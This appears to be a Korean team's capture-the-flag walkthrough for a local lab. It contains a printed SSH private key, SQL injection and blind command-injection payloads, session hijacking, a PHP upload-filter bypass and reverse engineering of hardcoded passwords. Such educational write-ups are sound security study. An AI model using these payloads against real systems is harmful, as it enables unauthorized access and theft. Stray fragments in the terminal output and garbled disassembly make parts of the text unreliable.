

Password1234 - 워크스루

<<이해원파트>>

Systemhacking - easy2



```
(root㉿kali)-[~] 6 with UUID Support
# ssh playssh1@192.168.16.4
playssh1@192.168.16.4's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-87-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro
 Reverse TCP Inline
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
reverse.php
To restore this content, you can run the 'unminimize' command.
Last login: Fri Nov 14 02:18:40 2025 from 192.168.16.4
playssh1@pass:~$ sudo -l
Matching Defaults entries for playssh1 on pass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin, shell_upload) > set username noobbox
    use_pty
noopwd_set_shell_upload) > set rhosts 192.168.16.11
User playssh1 may run the following commands on pass:
  (playssh2) NOPASSWD: /usr/bin/cat /home/playssh2/.ssh/id_rsa
```

```
playssh1@pass:~$ sudo -u playssh2 /usr/bin/cat /home/playssh2/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktbjEAAAAABG5vbmuAAAAEb9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACD9pWrRsYryWhYKNLo2Dmqly+/aD9HeY78ZAPvnenfPKwAAAJh/rtcMf67X
DAAAAAtzc2gtZWQyNTUxOQAAACD9pWrRsYryWhYKNLo2Dmqly+/aD9HeY78ZAPvnenfPKw
AAAEAKjtKd4K2PuWGSkMYVfNdr+cAnfls2JDQQK4vLKqWMK/2latGxivJaFgo0ujY0aqXL
79oP0d5jvxkA++d6d88rAAAAFXBsYXlzc2gyQDE5Mi4xNjguMTYuNA==
-----END OPENSSH PRIVATE KEY-----
```

Ssh 파일을 얻어서 복사해서 파일 만들기

```
(root㉿kali)-[~]
# ssh -i id_rsa -p 22 -t playssh2@192.168.16.4
No command provided. Connection closed.
Connection to 192.168.16.4 closed.
```

그 후 원격 접속시도 시, 코멘트가 없다고 바로 닫혔음.

```
(root㉿kali)-[~]
# ssh -i id_rsa -p 22 -t playssh2@192.168.16.4 'ls'
bin  flag.txt
Connection to 192.168.16.4 closed.
```


명령어를 추가하면 실행결

과를 볼 수 있음.

```
[root@kali:~]# ssh -i id_rsa -p 22 -t playssh2@192.168.16.4 'cat flag.txt'
FLAG{SSH_ACCUESS_C0nnect}
Connection to 192.168.16.4 closed.
```

플래그 획득

Webhacking - noob 2



드래그 하면

안녕하세요!

이 페이지에 오신 것을 환영합니다.

FLAG{Drag_MOUSE_FLAG}

플래그 획득

Webhacking - normal 2

The screenshot shows a mobile-style interface. At the top is a navigation bar with a 'BACK' button and the title '챌린지 Injection' followed by a right-pointing arrow. Below this is a section titled '| 문제'. Inside this section, there is a message: '아래 "문제 시작" 버튼을 눌러 챌린지 페이지로 이동한 후, 취약점을 찾아 플래그를 획득하세요.' Below the message is a button labeled '문제 시작'.

인젝션 문제보기를 누르면

The screenshot shows a search interface with a dark background. It has a search bar containing a placeholder '검색' and a blue '검색' button to its right.

검색창이 나오게 됨.

여기에 '를 추가하고 검색을 누르면

```
Fatal error: Uncaught mysqli_sql_exception: You have an error in your
SQL syntax; check the manual that corresponds to your MySQL server
version for the right syntax to use near '%' at line 1 in
/var/www/html/wargame2/webhack/normal/injection/search.php:14 Stack
trace: #0
/var/www/html/wargame2/webhack/normal/injection/search.php(14):
mysqli_query() #1 {main} thrown in
/var/www/html/wargame2/webhack/normal/injection/search.php on
line 14
```

fatal 에러가 뜸. 인젝션이 가능하다는 것을 확

인할 수 있음.

The screenshot shows the search interface again. In the search bar, the user has entered the SQL injection query: ' or 1=1#'. The search button is visible to the right.

검색 결과 (4)

ID	Name	Description
1	Apple	This is a red fruit
2	Banana	This is a yellow fruit
3	Orange	This is a Orange fruit
4	Grape	This is a purple fruit

여기에 ' or 1=1# 하니 모든 내용이 뜨게됨. 하지만 플래그는 찾지 못함.

The screenshot shows the search interface again. In the search bar, the user has entered the SQL injection query: "' UNION SELECT id, name, password from items#". The search button is visible to the right.

검색 결과 (4)

ID	Name	Description
1	Apple	This is a red fruit
2	Banana	This is a yellow fruit
3	Orange	This is a Orange fruit
4	Grape	FLAG{Injection_P@ssW0rd_FLAG}

유니온 검색으로 password 컬럼을 추출

WebHacking - hard2



로그인

ID

PW

로그인

회원가입 페이지로 가기

문제보기 들어가면 로그인 페이지가 나옴. 평범하게 로그인 하면 mypage 창이 나오게 됨.

Gobuster로 돌려보면

```
/index.html      (Status: 200) [Size: 1754]
/login.php       (Status: 200) [Size: 676]
/register.php   (Status: 200) [Size: 702]
/logout.php     (Status: 302) [Size: 0] [→ login.php]
/bot.php         (Status: 200) [Size: 21]
/mypage.php     (Status: 302) [Size: 0] [→ login.php]
```

이렇게 뜨게 됩니다.

여기서 bot.php가 있는 것으로 어떤 활동이 지속적으로 실행되고 있다는 것을 유추할 수 있습니다.

Bot visit processed.

Bot.php로 들어가면
를 보게 되면

짧은 글하나가 적혀있습니다. 페이지소스

```
1 Bot visit processed.
2 <!--The bot is probably writing a cookie log file.-->
3
4
```

아마 봇은 쿠키 로그파일을 적고있을 것이다.
라는 멘트가 적혀있는 것으로 보아, 봇은 지속적으로 어떤 파일에 로그 파일을 적고있고, 그것이 여기 폴더에 텍스트 파일로 있다는 것을 알 수 있습니다.

PHPSESSID=i6366aqccs31hafqjrh6eugi86


cookie_log.txt라는 이름으로 파일

이 있는 것을 확인했습니다. 이 세션 아이디를 복사해서

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure
PHPSESSID	Oia3a75s9hfiv1...	192.168.16.4	/	Session	35	false	false


개발자 도구로 들어가, 세션

아이디를 아까 복사한 것으로 바꾸고 mypage로 이동하면



flag 를 획득할 수 있게됩니다.

Webhacking - veryhard1



네트워크 진단 도구 문제입니다.

8.8.8.8 를 적고 팹테스트를 누르면

| 진단

진단할 IP 주소를 입력하세요. (예: 8.8.8.8)

진단 결과:

팹 요청을 보냈습니다.

진단결과에 팹을 보냈다는 것을 볼 수 있습니다. 이걸 sleep 을 이용해 if 문으로 참 거짓을 판별할 수 있습니다.

페이지 소스를 보면

```
B  
B  
D 1 <!--/opt/ping_flag.txt-->  
1
```

flag 텍스트 파일의 위치가 있는 것을 볼 수 있습니다.

이걸 가지고 flag 텍스트 값을 하나하나 찾을 수 있습니다.

8.8.8.8; cat /opt/ping_flag.txt >/dev/null &&

핑 테스트

cat으로 sleep 5 를 걸어서 맞다면 5초뒤 핑을 보냈다는 말이 뜨고, 아니라면 그냥 바로 핑을 보냈다는 메시지가 나옵니다. 이걸로 첫번째 글자부터 끝까지 찾을 수 있습니다.

8.8.8.8; cat /opt/ping_flag.txt | cut -c 1 | grep -x "F" && sleep 5

이라는 문구를 보내봅시다. 5초뒤 알맞게 슬립 후 핑을 보냈다는 문구가 뜨는 것을 볼 수 있습니다. 이 작업을 반복하면

FLAG{PIN@_SUC(ES\$} 이러한 문자열을 찾을 수 있게됩니다.

<<최승환님 파트>>

===== [noob 문제 - Welcome Shell] =====

유형: System
난이도: noob
한줄설명: noob 계정 홈 디렉토리에서 readme 파일을 읽어 플래그 찾기.

학습포인트:

- SSH 접속
- ls, cat 기본 명령어

워크스루:

- 1) ssh noob@서버IP -p 2220 (비번: password)
- 2) ls -al
- 3) cat readme
- 4) 플래그 = FLAG{NOOB_DONE}

===== [easy1 문제 - Hidden Backup] =====

유형: System
난이도: easy
한줄설명: /var/backups 아래 숨겨진 비밀번호 파일 찾기.

학습포인트:

- find / grep 사용
- 시스템 디렉토리 탐색

워크스루:

- 1) ssh easy1@서버IP -p 2220 (비번: password)
- 2) grep -R "FLAG{" /var/backups 2>/dev/null
- 3) 또는 find /var/backups -type f | xargs grep -H "FLAG{"
- 4) /var/backups/easy2/password.txt 발견
- 5) cat /var/backups/easy2/password.txt

6) 플래그 = FLAG{EASY1_DONE}

```
=====
[ easy2 문제 - Cookie Monster ]
=====
```

유형: Web

난이도: easy

한줄설명: 쿠키의 role=user 값을 role=admin 으로 변경해 플래그 획득.

학습포인트:

- 개발자 도구
- 쿠키 조작

워크스루:

- 1) http://서버IP/cookie 접속
- 2) F12 → Application → Cookies → role 확인
- 3) role=user → role=admin 으로 변경
- 4) 새로고침
- 5) 플래그 = FLAG{EASY2_DONE}

```
=====
[ normal 문제 - Lazy Login(SQLi) ]
=====
```

유형: Web

난이도: normal

한줄설명: SQL Injection으로 관리자 로그인 우회.

학습포인트:

- SQL Injection 기본 패턴
- 인증 우회 원리

워크스루:

- 1) http://서버IP/login 접속
- 2) username: admin' --
- 3) password: 아무거나
- 4) 관리자 로그인 성공
- 5) 플래그 = FLAG{NORMAL_SQLI}

```
=====
[ hard 문제 - Sneaky Uploader ]
=====
```

유형: Web

난이도: hard

한줄설명:

이미지 업로드 필터를 속이기 위해 확장자 위장 + Content-Type 위장 + PHP 코드 포함 등 3종 우회가 필요한 업로드 우회 문제.

학습포인트:

- multipart/form-data 구조 이해
- 파일 업로드 필터링(확장자, Content-Type) 우회
- Burp Suite 이용한 요청 변조
- 이미지처럼 보이는 악성 파일 업로드 개념

[문제 조건 요약]

업로드가 성공하려면 아래 3조건을 모두 통과해야 한다:

- 1) 파일 확장자: jpg / jpeg / png / gif
- 2) Content-Type(파일 파트): image/*로 시작
- 3) 파일 내용에 "<?php" 문자열이 반드시 포함되어야 함

위 조건 중 하나라도 틀리면 항상 출력:

→ Upload failed

성공하면 출력:

→ Nice upload bypass. Flag: FLAG{HARD_UPLOAD}

[실제 풀이 과정]

- 1) 공격용 파일 생성
로컬 PC에서 다음 내용의 PHP 파일을 만든다:

파일명: test.php
내용:
<?php echo "test"; ?>

(핵심: 파일 내용 안에 "<?php" 문자열이 있어야 함)

- 2) Burp Suite 실행 후 Intercept ON
웹 페이지에서 아무 파일이나 업로드를 시도해 요청을 인터셉트한다.
- 3) Raw 탭에서 '파일 파트' 부분을 찾는다.
아래와 비슷한 부분:

-----BoundaryXYZ
Content-Disposition: form-data; name="file"; filename="test.php"
Content-Type: application/x-php

<?php echo "test"; ?>
-----BoundaryXYZ--

- 4) 여기서 **두 곳**을 반드시 수정해야 한다.

- (1) filename 확장자를 이미지로 위치
filename="test.php.jpg"
- (2) 파일 파트 Content-Type 을 이미지로 위치
Content-Type: image/jpeg

결과 예시:

-----BoundaryXYZ
Content-Disposition: form-data; name="file"; filename="test.php.jpg"
Content-Type: image/jpeg

<?php echo "test"; ?>
-----BoundaryXYZ--

* 절대 건드리면 안 되는 것:
"Content-Type: multipart/form-data; boundary=---" (전체 요청 헤더)
(이걸 바꾸면 요청 깨짐)

- 5) Forward → 서버로 전송

- 6) 서버 동작 로직
서버는 다음을 확인한다:

- 확장자: pathinfo(... EXTENSION) → jpg → 통과
- Content-Type: "image/jpeg" → image/ → 통과
- 파일 내용: "<?php" 존재 → 통과

모든 조건 만족 → 플래그 출력

7) 결과 페이지에 다음 문구가 표시된다:

Nice upload bypass. Flag: FLAG{HARD_UPLOAD}

8) 여기 나오는 FLAG{HARD_UPLOAD} 가 정답.

[핵심 포인트]

- 단순 이미지 업로드는 절대 성공하지 않는다.
- filename + Content-Type + 파일 내용 → 3종 우회 필요
- Burp Suite Raw 요청 직접 수정 능력이 요구된다.
- 실패 사유는 전부 "Upload failed" 로 통일되어 있어 디버깅 난이도가 높다.
- 실제 파일 저장은 이루어지지 않아 서버는 안전하지만 공격 개념은 Hard급.

[정답 플래그]

FLAG{HARD_UPLOAD}

<<박건우 님 파트>>

System noob2

```
root@pass:/home/noob3# ls -al
total 32
drwxr-x---  2 noob3 noob3  4096 Nov 17 01:48 .
drwxr-xr-x 14 root  root  4096 Nov 17 07:51 ..
-rw-------  1 noob3 noob3   147 Nov 17 01:48 .bash_history
-rw-r--r--  1 noob3 noob3  220 Nov 17 01:42 .bash_logout
-rw-r--r--  1 noob3 noob3 3771 Nov 17 01:42 .bashrc
-rw-rw-r--  1 noob3 noob3    69 Nov 17 01:45 .flag
-rw-r--r--  1 noob3 noob3  807 Nov 17 01:42 .profile
-rw-------  1 noob3 noob3  917 Nov 17 01:45 .viminfo
root@pass:/home/noob3# cat .flag
Congratulation!

you got special key value!
"ppaasswwoorrddll223344"
root@pass:/home/noob3#
```

ls -al


```

root@pass:/home/noob4# ls -al
total 28
drwxr-x-- 2 noob4 noob4 4096 Nov 17 02:17 .
drwxr-xr-x 14 root root 4096 Nov 17 07:51 ..
-rw-r--r-- 1 noob4 noob4 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 noob4 noob4 3771 Mar 31 2024 .bashrc
-rw-r--r-- 1 noob4 noob4 807 Mar 31 2024 .profile
-rw----- 1 noob4 noob4 1606 Nov 17 02:17 .viminfo
-rw-rw-r-- 1 noob4 noob4 44 Nov 17 02:17 'f l a g . t x t'
root@pass:/home/noob4# cat ./*
Congratulations!
you got a key!
{NoobIsSoEZ}
System noob3

```


cat ./*

System normal 1



주소	디스어셈블리	문자열 주소	문자열
00007FF71F8F1864	lea rax,qword ptr ds:[<"p@ssw0rd1234"...,>]	00007FF71F8F9C28	"p@ssw0rd1234"
00007FF71F8F188C	lea rcx,qword ptr ds:[<"Usage: %s <password>\n"...,>]	00007FF71F8F9C38	"Usage: %s <password>\n"
00007FF71F8F18A4	lea rcx,qword ptr ds:[<"Success!\n"...,>]	00007FF71F8F9C58	"Success!\n"
00007FF71F8F18C4	lea rcx,qword ptr ds:[<"Fail!\n"...,>]	00007FF71F8F9C64	"Fail!\n"
00007FF71F8F1C70	lea rcx,qword ptr ds:[<"%s\n"...,>]	00007FF71F8F9C84	"%s\n"
00007FF71F8F244C	lea r9,qword ptr ds:[<"Stack area around _alloca memory reserved by this function is corrupted\n"...,>]	00007FF71F8FA1F0	"Stack area around _alloca memory reserved by this function is corrupted\n"
00007FF71F8F2503	lea r9,qword ptr ds:[<"Stack area around _alloca memory reserved by this function is corrupted\n"...,>]	00007FF71F8FA20	"Stack area around _alloca memory reserved by this function is corrupted\n"
00007FF71F8F2519	lea r8,qword ptr ds:[<"%s%s%s%s%s%s%s%s"...,>]	00007FF71F8FA318	"%s%s%s%s%s%s%s"
00007FF71F8F2520	lea rcx,qword ptr ds:[<"\nData: <...>"...,>]	00007FF71F8FA324C	"\nData: <...>"
00007FF71F8F2544	lea rcx,qword ptr ds:[<"\Allocation number within this function: "...,>]	00007FF71F8FA260	"\Allocation number within this function: "
00007FF71F8F2568	lea rcx,qword ptr ds:[<"\nsize: <...>"...,>]	00007FF71F8FA298	"\nsize: "
00007FF71F8F2574	lea rax,qword ptr ds:[<"\Address: 0x"...,>]	00007FF71F8FA2A8	"\Address: 0x"
00007FF71F8F2650	mov r9,qword ptr ds:[&"Unknown Runtime Check Error"...,>]	00007FF71F8F9C98	"Unknown Runtime Check Error\r\n"
00007FF71F8F26D0	lea r8,qword ptr ds:[<"stack_premsp"...,>]	00007FF71F8F9C88	"Stack around the variable "

디버그 툴을 이용해서 파일을 실행해서 string을 살펴보면 수상한 p@ssw0rd1234라는 문자열이 ds 즉 데이터 영역에 저장되어 있는 것을 확인 가능한다, 패스워드를 그대로 하드코딩하여 나타난 문제라는 것을 알 수 있다.




이러한 사실을 알지 못해도 디버깅을 천천히 하면 알 수 있다.


System hard 1

```
root@pass:/home/noob3# ls -al
total 32
drwxr-x---  2 noob3 noob3 4096 Nov 17 01:48 .
drwxr-xr-x 14 root  root  4096 Nov 17 07:51 ..
-rw-------  1 noob3 noob3   147 Nov 17 01:48 .bash_history
-rw-r--r--  1 noob3 noob3  220 Nov 17 01:42 .bash_logout
-rw-r--r--  1 noob3 noob3 3771 Nov 17 01:42 .bashrc
-rw-rw-r--  1 noob3 noob3    69 Nov 17 01:45 .flag
-rw-r--r--  1 noob3 noob3  807 Nov 17 01:42 .profile
-rw-------  1 noob3 noob3  917 Nov 17 01:45 .viminfo
root@pass:/home/noob3# cat .flag
Congratulation!

you got special key value!
"ppaasswwoorrrddll1223344"
root@pass:/home/noob3#
```



XOR key checker에 아무 값을 집어넣어본다.



실패라고 나옴.

64비트로 컴파일 하였기 때문에, 64비트가 호환되는 디버거로 실행해본다.

필자는 x64디버거로 실시하였고, “Fail” string을 찾아서 우선 BP잡았다.

The assembly code is color-coded by function:

- main.cpp**: Yellow background.
- main.cpp:34**: Blue background.
- main.cpp:36**: Green background.
- main.cpp:37**: Red background.
- main.cpp:41**: Orange background.


A blue arrow points from the assembly code to the corresponding C++ code in the main.cpp file.

```
0000FF705C43A7F2: 0B7C0 movzx eax, ax  
0000FF705C43A7F5: B3F8 02 cmp eax, 2  
0000FF705C43A7F8: OF85 F0100000 jne temp_7FF705C43C5D  
0000FF705C43A7F9: 41:B4 000100000 mov R8d, 100  
0000FF705C43A7FA: 48:D0 5 10 lea rdx, qword ptr ss:[rbp+10]  
0000FF705C43A7FB: 48:E8 0D B9E90000 mov rcx, qword ptr ds:[rdx+10]  
0000FF705C43A7FC: FF15 63260100 call qword ptr ds:[rdx+10]  
0000FF705C43A7FD: 90 nop  
0000FF705C43A7FE: 48:D0 5 10 lea rdx, qword ptr ss:[rbp+10]  
0000FF705C43A7FF: 48:E8 0D B8020000 mov rcx, qword ptr ds:[rdx+228]  
0000FF705C43A800: E8 F606FFFF call temp_7FF705C4121C  
0000FF705C43A801: 90 nop  
0000FF705C43A802: 48:D0 8D 28020000 lea rdx, qword ptr ss:[rbp+228]  
0000FF705C43A803: E8 CF05FFFF call temp_7FF705C41302  
0000FF705C43A804: 48:83F8 08 cmp rax, 8  
0000FF705C43A805: 74 34 je temp_7FF705C43860  
0000FF705C43A806: 41:B9 10000000 mov R9d, 10  
0000FF705C43A807: 48:D15 33A700000 lea r8, qword ptr ds:[L"Result"]  
0000FF705C43A808: 48:E8D0 50040000 lea rdx, qword ptr ss:[rbp+10]  
0000FF705C43A809: FF15 36260100 call qword ptr ds:[rdx+10]  
0000FF705C43A80A: 90 nop  
0000FF705C43A80B: 48:D0 8D 28020000 lea rdx, qword ptr ss:[rbp+228]  
0000FF705C43A80C: E8 D606FFFF call temp_7FF705C41430  
0000FF705C43A80D: 90 nop  
0000FF705C43A80E: E9 30010000 jmp temp_7FF705C43C90  
0000FF705C43A80F: C685 64020000 01 mov byte ptr ss:[rbp+264], 1  
0000FF705C43A810: C785 84020000 00000000 mov dword ptr ss:[rbp+264], 0  
0000FF705C43A811: EB 0E jmp temp_7FF705C43B8E  
0000FF705C43A812: BB85 84020000 mov eax, dword ptr ss:[rbp+284]  
0000FF705C43A813: FFC0 inc eax  
0000FF705C43A814: BB85 84020000 mov dword ptr ss:[rbp+264], eax  
0000FF705C43A815: 48:8BD0 84020000 cmp dword ptr ss:[rbp+264], 8  
0000FF705C43A816: 7D 68 jne temp_7FF705C43BFF  
0000FF705C43A817: 48:6385 84020000 movsd xax, dword ptr ss:[rbp+284]  
0000FF705C43A818: 48:8BD0 28020000 lea rdx, qword ptr ss:[rbp+228]  
0000FF705C43A819: E8 0908FFFF call temp_7FF705C413B6  
0000FF705C43A81A: OF8600 movzx exax, byte ptr ds:[rax]  
0000FF705C43A81B: 9895 14040000 mov dword ptr ss:[rbp+414], eax  
0000FF705C43A81C: 48:6385 84020000 movsd rax, dword ptr ss:[rbp+284]  
0000FF705C43A81D: 48:8BD0 04000000 lea rcx, qword ptr ds:[rcx+rax]  
0000FF705C43A81E: OF860401 movzx exax, byte ptr ds:[rcx+rax]  
0000FF705C43A81F: 9895 18040000 mov dword ptr ss:[rbp+418], eax  
0000FF705C43A820: 8885 18040000 mov exax, dword ptr ss:[rbp+418]  
0000FF705C43A821: 888D 14040000 mov excx, dword ptr ss:[rbp+414]  
0000FF705C43A822: 3C8C xor exax, exax  
0000FF705C43A823: 888D 14040000 mov excx, exax  
0000FF705C43A824: 48:6385 84020000 movsd rcx, dword ptr ss:[rbp+284]  
0000FF705C43A825: 48:D15 E49F00000 lea rdx, qword ptr ds:[correctEnc]  
0000FF705C43A826: OF860C0A movzx exax, byte ptr ds:[rdx+rcx]
```


바로 통과되서 그 앞에 대충 잡고 한 명령어씩 디버깅 해보니 cmp rax,8에서 je temp.7FF~ 부분이 보였고, 문자열 개수인 것을 알아냈다.

